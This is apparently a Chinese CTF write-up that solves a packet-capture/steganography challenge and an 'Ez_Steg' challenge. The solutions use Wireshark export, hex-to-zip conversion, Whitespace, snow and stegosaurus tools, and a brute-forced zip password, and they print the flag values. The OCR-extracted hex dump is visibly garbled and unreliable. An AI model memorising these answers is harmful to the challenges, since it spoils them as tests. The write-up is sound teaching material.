
Wireshark 打开，通过 HTTP 对象导出，导出文件。




1（5）.php 中，拿到了


504B030414000800080B16A9853000000000000000E2010000080020006
6C61672E74787455540D0007DF58C561B564C561B364C56175780B000104F5
0100000414000000659041 12C0200803CFC92BF8FF2B6BD1E242BD6464D624
A8D84747C4BB8EC8E2107C719CBA8C1A95223A58C811B11B1E8955BB913B9F
441558B06872899C39D8E5D06DC325E62F7C4BC1F0078E6DBB251FBB903758
6311D367846B1471871896A01F504B0708BB2C9F9162000000E2010000504B
030414000800080039699853000000000000000F4000000060020006B6579
2E777355540D00071F56C561B564C561B364C56175780B000104F501000004
140000007D8EC10900300803DF11DCE1F69FB25A3FDAD22A0A1E21111012E0
2637B2E20CA0066A4F454C576CF2F3A8981FA83514693B533852AEC7D0DBC3
2D7B01504B07087FB167453D000000F4000000504B030414000800080039 69
9853000000000000000D010000110020005F5F4D41434F53582F2E5F6B65
792E777355540D00071F56C561B564C561CF6CC56175780B000104F5010000
0414000000636015636760626 0F04D4C56F00F5688508002901 80327101B01
F16D2006F219791988028E212141101658C70120F64553C20415176060904A
CECFD54B2C28C849D5CB492C2E292D4E4D49492C49550E0886AABD00C4B60C
0CA2087585A589458979259979A90CF2614713910D2ED43730B030B436334C
3635353648B176CB2C4A4DCBAFB07672B5B030377034D075347375D2353103
B22C5C2C0D758D0C0C0C5D8C1C4D2C5C0C8C1800504B0708B1276E0CAA0000
000D010000504B0102140314000800080 0B16A9853BB2C9F9162000000E201
000008002000000000000000000A4810000000666C61672E74787455540D
0007DF58C561B564C561B364C56175780B000104F5010000041400000504B
0102140314000800080039699853 7FB167453D000000F4000000600200000
00000000000000A481B80000006B65792E777355540D00071F56C561B564C5
61B364C56175780B000104F5010000041400000504B0102140314000800 8
0039699853B1276E0CAA0000000D010000110020000000000000000000A481
490100005F5F4D41434F53582F2E5F6B65792E777355540D00071F56C561B5
64C561CF6CC56175780B000104F5010000041400000504B05060000000003
000300090100005202000000000

发现是 HEX 字符串，然后通过 010Editor，转换成压缩包文件。
拿到 2.zip





Key.ws 文件后缀，发现是 whitespace，网站是：
https://vii5ard.github.io/whitespace/



那么 flag.txt，大概率是 snow 隐写，使用 snow 隐写工具，配合得到的 key：XiAnWillBeSafe


拿到 Flag：cazy{C4n_y0u_underSt4nd_th3_b0oK_With0ut_Str1ng}

flag 值：

cazy{C4n_y0u_underSt4nd_th3_b0oK_With0ut_Str1ng}

题目十 Ez_Steg

下载附件
发现有密码，提示了 Password is six number



爆破，得密码为 220101


Emoji.txt 应该是密文，我们看一下 pyc 文件。


题目是 Ez_Steg，大概不是 pyc 的反编译，那么我们有个工具叫“stegosaurus”

https://github.com/AngelKitty/stegosaurus/releases/tag/1.0

我们拿到了 key：St3g1sV3ryFuNny

https://aghorler.github.io/emoji-aes/





拿到 Flag: cazy{Em0j1s_AES_4nd_PyC_St3g_D0_yoU_l1ke}

flag 值：

cazy{Em0j1s_AES_4nd_PyC_St3g_D0_yoU_l1ke}